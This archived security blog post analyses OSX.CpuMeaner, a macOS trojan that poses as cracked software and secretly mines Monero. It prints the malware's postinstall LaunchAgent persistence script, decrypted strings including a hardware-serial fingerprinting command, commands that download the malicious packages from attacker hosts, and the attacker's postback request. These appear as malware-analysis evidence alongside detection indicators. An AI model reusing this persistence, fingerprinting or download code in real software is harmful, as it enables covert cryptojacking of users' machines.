OSX.CpuMeaner: New Crypto Mining Trojan Targets macOS

By Arnaud Abbati

Published: 2017-11-28 · Archived: 2026-04-05 21:24:48 UTC


(Image source: Beware of traps, by Carmen)

In this post, we analyze a new cryptocurrency mining trojan targeting macOS. The malware hides in the pledge to download pirated applications and secretly mines Monero crypto-currency with the user's hardware.

While the idea is similar to OSX.Pwnet, the means and method of implementation are closer to that of the adware industry.

Infection

Individuals using pirated software could end up with malware from a variety of sources including a simple Google search and a YouTube video with a malicious link in its description. In the middle of technical support scams, fake Flash players, and *recommended* virus scans, the victim could end up with a malicious package. The instance below shows a user looking for a crack of Sketch app:





```
$ curl -svJO http://jumpcash.xyz/download.php -G -d e=pkg -d tag=mosx3 -d clickid=2305343 -d key="Sk
*   Trying 46.30.45.236...
* Connected to jumpcash.xyz (46.30.45.236) port 80 (#0)
> GET /download.php?e=pkg&tag=mosx3&clickid=2305343&key=Sketch 47 Crack HTTP/1.1
```


```
> Host: jumpcash.xyz
> User-Agent: curl/7.43.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.4.6 (Ubuntu)
< Date: Tue, 14 Nov 2017 10:19:17 GMT
< Content-Type: application/octet-stream
< Content-Length: 169267
< Connection: keep-alive
< X-Powered-By: PHP/5.5.9-1ubuntu4.21
< Content-Description: File Transfer
< Content-Disposition: attachment; filename=Sketch_47_Crack-2305343-823868397374412531.pkg
< Content-Transfer-Encoding: binary
< Expires: 0
< Cache-Control: must-revalidate
< Pragma: public
<
{ [936 bytes data]
* Connection #0 to host jumpcash.xyz left intact

$ shasum -a 256 Sketch_47_Crack-2305343-823868397374412531.pkg
7a6cc593a8fb2853b817013e28681fa1698fd59d0cea69ba06b7a4b6dc3d5c80  Sketch_47_Crack-2305343-8238683973
```

The destination filename is generated using the `key` and the `clickid` queries. Of course, the downloaded package doesn't contain any pirated software:



The threat was also spotted on a French fake torrent site:



A few users complained about installed executables, xmemapp and cpucooler, on Apple forums. According to VirusTotal, the threat is *in the wild*, with a **detection ratio of 0**, since the second half of September 2017.

Package analysis

At the time of writing, 3 packages were available on the server:

```
$ for tag in mosx{1,2,3} ; do curl -s -o $tag.pkg http://jumpcash.xyz/download.php -G -d e=pkg -d ta

$ shasum -a 256 mosx*.pkg
d15a51bb1a88a8906a997a0d4c0d3fb35ddd64b722af23120600eeea989ecef9  mosx1.pkg
c3c0da504e40359ce8247b912cbff00cbd32a2222cb53a6bd30f2e44f7781049  mosx2.pkg
7a6cc593a8fb2853b817013e28681fa1698fd59d0cea69ba06b7a4b6dc3d5c80  mosx3.pkg
```

They are all signed using the same developer identity certificate:

```
$ ls mosx*.pkg | xargs -L 1 pkgutil --check-signature | awk '/Developer ID Installer/'
    1. Developer ID Installer: Artur Nurgaliev (DEWCRD3789)
    1. Developer ID Installer: Artur Nurgaliev (DEWCRD3789)
    1. Developer ID Installer: Artur Nurgaliev (DEWCRD3789)
```

Apple revoked the certificate on November 10, 2017:

```
$ ls mosx*.pkg | xargs -L 1 spctl --assess -v --type install
mosx1.pkg: CSSMERR_TP_CERT_REVOKED
mosx2.pkg: CSSMERR_TP_CERT_REVOKED
mosx3.pkg: CSSMERR_TP_CERT_REVOKED
```

Package tagged *mosx1* drops `xmemapp`, while packages tagged *mosx2* or *mosx3* drop `cpucooler`:

```
$ for pkg in mosx*.pkg ; do echo $pkg: $(pkgutil --payload-files $pkg | egrep -v -e ^\.$) ; done
mosx1.pkg: ./xmemapp
mosx2.pkg: ./cpucooler
mosx3.pkg: ./cpucooler
```

Payload executables don't have the same hash:

```
$ for tag in mosx{1,2,3} ; do pkgutil --expand $tag.pkg $tag && tar xf $tag/Payload -C $tag ; done

$ shasum -a 256 mosx*/{x,c}*
d196aba4d59b132fc9cd6f6ba627166a8eb6631017636b0ed4df7fd0260524a5  mosx1/xmemapp
47e523a8b796c27b6c0fe91a4781aa7b47c8d66ddb75117d3f3283a6079ff128  mosx2/cpucooler
5c41ab1d3aaa33e021eb73c1a58894df8e679366d2f03663b8f1029a0dc80f26  mosx3/cpucooler
```

They are not code-signed:

```
$ ls mosx*/{x,c}* | xargs -L 1 codesign -dvvv
mosx1/xmemapp: code object is not signed at all
mosx2/cpucooler: code object is not signed at all
mosx3/cpucooler: code object is not signed at all
```

They are installed to different locations:

```
$ for tag in mosx{1,2,3}; do echo $tag: $(xmllint --xpath "string(//pkg-info/@install-location)" $ta
mosx1: /Library/Application Support/XMemApp
mosx2: /Library/Application Support/CpuCooler
mosx3: /Library/Application Support/CpuCooler
```

After installation, the package runs its `postinstall` script to:

- write the *launchd.plist* file to `/Library/LaunchAgents` for persistence;
- load the *Launch Agent*;
- wait 10 seconds and kill all processes with the executable name;
- wait 60 seconds in the background and run the executable, with the package name as an argument.

This is the `postinstall` script for *mosx2* and *mosx3* packages:

```
#!/bin/bash
IDENTIFIER="com.osxext.cpucooler"
INSTALL_LOCATION="/Library/Application Support/CpuCooler/cpucooler"

LAUNCH_AGENT_PLIST="/Library/LaunchAgents/$IDENTIFIER.plist"

echo '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>'$IDENTIFIER'</string>
    <key>Program</key>
    <string>'$INSTALL_LOCATION'</string>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>' > "$LAUNCH_AGENT_PLIST"

FILENAME=$(basename "$1")
/bin/launchctl load "$LAUNCH_AGENT_PLIST"
sleep 10 && sudo pkill cpucooler
sleep 60 && /Library/Application\ Support/CpuCooler/cpucooler "$FILENAME" &
exit
```

Executable analysis

`xmemapp` and `cpucooler` are custom builds of XMRig version 2.3.1, an open-source Monero CPU miner.

The author added functions to de-obfuscate some strings and send feedback to a server:

```
Postback::sendPostback(std::string const&);
Utils::Utils();
Utils::encdec(std::string);
Utils::exec(std::string const&);
Utils::getNumber();
Utils::hex_to_string(std::string const&);
Utils::jenkins_one_at_a_time_hash(std::string, unsigned long);
Utils::str_replace(std::string, std::string const&, std::string const&);
Utils::~Utils();
```

Default arguments are also set from the `main()` function. The hard-coded options are:

- *URL of mining server* `-o` ;
- *username for mining server* `-u` ;

- *password for mining server* `-p x` ;
- *safe adjust threads and av settings for current CPU* `--safe` ;
- *number of miner threads* `-t 2` .

`Utils::encdec()` decodes hexadecimal strings using `Utils::hex_to_string()` and decrypts the result with a XOR `0x4e` :

```
$ strings mosx3/cpucooler | egrep -e ^[[:xdigit:]]+$ -m 5
27213c2b296e633c2a7f6e63397e6e632d6e0f3e3e222b0f060d070a273d250a3c27382b3c6e326e2f39256e69611d2b3c27
243b233e2d2f3d2660363734
23213d367d
3d3a3c2f3a3b23653a2d3e74616136233c603e212122602327202b3c292f3a2b602d2123747a7b7b787e
232f3c3a27202439262b2b3a0e232f2722602d2123

$ ../decrypt_strings.py mosx1/xmemapp mosx{2,3}/cpucooler
Decrypted strings for: mosx1/xmemapp
ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub("\"", "", $4);print $4}'
jumpcash.xyz
mosx1
stratum+tcp:
jeffguyen@mail.com
Decrypted strings for: mosx2/cpucooler
ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub("\"", "", $4);print $4}'
jumpcash.xyz
mosx2
stratum+tcp:
jeffguyen@mail.com
Decrypted strings for: mosx3/cpucooler
ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub("\"", "", $4);print $4}'
jumpcash.xyz
mosx3
stratum+tcp:
martinjwheet@mail.com
```

These binaries use 2 threads (i.e. 200% of CPU) to mine on MinerGate XMR pool for `jeffguyen@mail.com` (*mosx1*, *mosx2*) and `martinjwheet@mail.com` (*mosx3*) accounts.

When executed with *real* arguments (i.e. by the package `postinstall` script), `main()` looks for a `-` and a `.` in the first argument (the package name) and, when found, calls the `Postback::sendPostback()` function with the substring as a parameter.

`Postback::sendPostback()` sends installation data to the decrypted domain name, notably using `Utils::getNumber()` :

```
$ curl -A MNR -w "%{http_code}" http://jumpcash.xyz/pb.php -G -d t=mosx3 -d mid=2162179746 -d i=2305
```


```
200
```

`Utils::getNumber()` runs the decrypted `ioreg` command with `Utils::exec()`. The output is hashed using [Jenkins's one-at-a-time hash] and converted to a decimal representation to be included in the request's arguments.

`Utils::str_replace()` and, ironically, `Utils::jenkins_one_at_a_time_hash()` functions are not used (dead code).

MNR2 variants

After `jumpcash.xyz` domain was taken down, it didn't take long for more variants to appear on other websites.




```
$ for tag in mosx{2,3,np} ; do curl -s -o $tag.pkg http://storekit.xyz/api/v1/download.php -G -d e=pl

$ shasum -a 256 *.pkg
b6cbc89d0b5a8938c74c1f601a2b7a88b4a3391bf808d2c028885003a16d9b5a  mosx2.pkg
f1da940d6f417ef0001595ed816889ecdcacb41a3d6c921b6e039dc30e35ab8a  mosx3.pkg
6e0ec2d6754138b5971f417176136a7becfd75359919a8a5a3b4233aeaade9b3  mosxnp.pkg
```


The packages use another, soon to be revoked, developer identity:

```
$ ls mosx*.pkg | xargs -L 1 pkgutil --check-signature | awk '/Developer ID Installer/'
    1. Developer ID Installer: Adam Kortney (9ADZ437492)
    1. Developer ID Installer: Adam Kortney (9ADZ437492)
```

```
    1. Developer ID Installer: Adam Kortney (9ADZ437492)

$ ls mosx*.pkg | xargs -L 1 spctl --assess -v --type install
mosx2.pkg: accepted
source=Developer ID
mosx3.pkg: accepted
source=Developer ID
mosxnp.pkg: accepted
source=Developer ID
```

Again, Apple revoked the certificate on November 22, 2017:



Installed executables have new names and locations:

```
$ for pkg in mosx*.pkg ; do echo $pkg: $(pkgutil --payload-files $pkg | egrep -v -e ^\.$) ; done
mosx2.pkg: ./mxcpu
mosx3.pkg: ./mxzcpu
mosxnp.pkg: ./moszcpu

$ for tag in mosx{2,3,np} ; do pkgutil --expand $tag.pkg $tag && tar xf $tag/Payload -C $tag ; done

$ shasum -a 256 mosx*/m*cpu
91b929d2470e3507b5faf5f12adb35046d96777e8b55b28b8e859a30924168b2  mosx2/mxcpu
b636b2cc15925e68c200449d5d78a9e169af379e4e3b007075ded00d777ffdc7  mosx3/mxzcpu
9a8b16f0a44cd63bf525142519b23481d4dcfd84d2dae02a0b0b9cb5caf1c147  mosxnp/moszcpu

$ for tag in mosx{2,3,np}; do echo $tag: $(xmllint --xpath "string(//pkg-info/@install-location)" $t
mosx2: /Library/Application Support/mxcpu
mosx3: /Library/Application Support/mxzcpu
mosxnp: /Library/Application Support/moszcpu
```

Packages now have a `preinstall` script to exit with an error code if the machine is already infected by an older variant.

Here is the new `postinstall` script workflow:

- write the *launchd.plist* file to `/Library/LaunchAgents` for persistence;
- exit if the machine is already trojanized;

- write the package name to `/Library/Application Support/mosxnp/info` file;
- load and start the *Launch Agent*;
- wait 5 seconds and check if the executable is running;
- if not, wait 30 seconds in the background and run the executable, with the package name as an argument;
- send an installation status request to the server.

The new executables are now based on XMRig version 2.4.2. Custom functions are similar. `main()` now reads the package name from `/Library/Application Support/mosxnp/info` file.

They are built for macOS Sierra or higher (10.12+), and crash on lower system versions:

```
$ uname -v
Darwin Kernel Version 15.6.0: Mon Aug 29 20:21:34 PDT 2016; root:xnu-3248.60.11~1/RELEASE_X86_64

$ ./mxzcpu
dyld: lazy symbol binding failed: Symbol not found: _clock_gettime
  Referenced from: /Library/Application Support/mxzcpu/./mxzcpu (which was built for Mac OS X 10.12)
  Expected in: /usr/lib/libSystem.B.dylib

dyld: Symbol not found: _clock_gettime
  Referenced from: /Library/Application Support/mxzcpu/./mxzcpu (which was built for Mac OS X 10.12)
  Expected in: /usr/lib/libSystem.B.dylib

Trace/BPT trap: 5
```

This can make sense, as macOS Sierra requires SSE4 enabled processors, and mining is much faster with this instruction set.

Here are the decrypted strings:

```
$ ../decrypt_strings.py mosx*/m*cpu
Decrypted strings for: mosx2/mxcpu
storekit.xyz
mosx2
ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub("\"", "", $4);print $4}'
/Library/Application Support/mxcpu/info
stratum+tcp:
jeffguyen@mail.com
Decrypted strings for: mosx3/mxzcpu
storekit.xyz
mosx3
ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub("\"", "", $4);print $4}'
/Library/Application Support/mxzcpu/info
stratum+tcp:
martinjwheet@mail.com
Decrypted strings for: mosxnp/moszcpu
```

```
storekit.xyz
mosxnp
ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub("\"", "", $4);print $4}'
/Library/Application Support/moszcpu/info
stratum+tcp:
49dP6YfhFHmLWb16jESv8V977cYzbx8zCXz6A7gUh1sn65jQ1eQgUpG9qCs2mfNhVW9Jm86RQpDGTHxokFnutubU6HQCeuN.34c5
```

The variant tagged *mosxnp* mines on Nanopool XMR pool.

`Postback::sendPostback()` now sends installation data to the URI `/api/v1/pb.php` on the host `storekit.xyz` with the User-Agent `MNR2`.

VirusTotal samples

In mid-November 2017, a couple of packages, tagged *mosx3* and *mosxnp*, reached VirusTotal.

Their executables, `cpulite` and `mosxnp`, are *MNR2* variants, but the `postinstall` script is slightly different.

XMRig dependencies, libuv and libmicrohttpd, are not linked statically: symbols are imported. As the dynamic libraries are very likely to be missing on a target machine (Homebrew path), these executables crash at launch:

```
$ otool -L mosxnp
mosxnp:
    /usr/local/opt/libuv/lib/libuv.1.dylib (compatibility version 2.0.0, current version 2.0.0)
    /usr/local/opt/libmicrohttpd/lib/libmicrohttpd.12.dylib (compatibility version 56.0.0, current v
    /usr/lib/libc++.1.dylib (compatibility version 1.0.0, current version 307.4.0)
    /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1238.0.0)

$ ./mosxnp
dyld: Library not loaded: /usr/local/opt/libuv/lib/libuv.1.dylib
  Referenced from: /Library/Application Support/mosxnp/./mosxnp
  Reason: image not found
Abort trap: 6
```

Conclusion

This OSX.CpuMeaner is part of a larger trend of a new *class* of attacks as secret crypto mining attacks have popped up on Android, PC, Linux servers, and even Chrome with CoinHive miners. The fact is, criminals are always looking for ways to monetize infections and although Crypto-mining malware isn't a traditional attack such as exfiltrating passwords and other sensitive data, remotely controlling the device, etc., the incentive is high and all you need is a little CPU alongside some innocent looking network communication.

It is not 100% certain if these attacks will always be viable, but as long as the market continues to explode and people are seeing massive ROI for coins like Monero, DASH, *etc.*, we will continue to see these attacks crop up.

Source: https://www.sentinelone.com/blog/osx-cpumeaner-miner-trojan-software-pirates/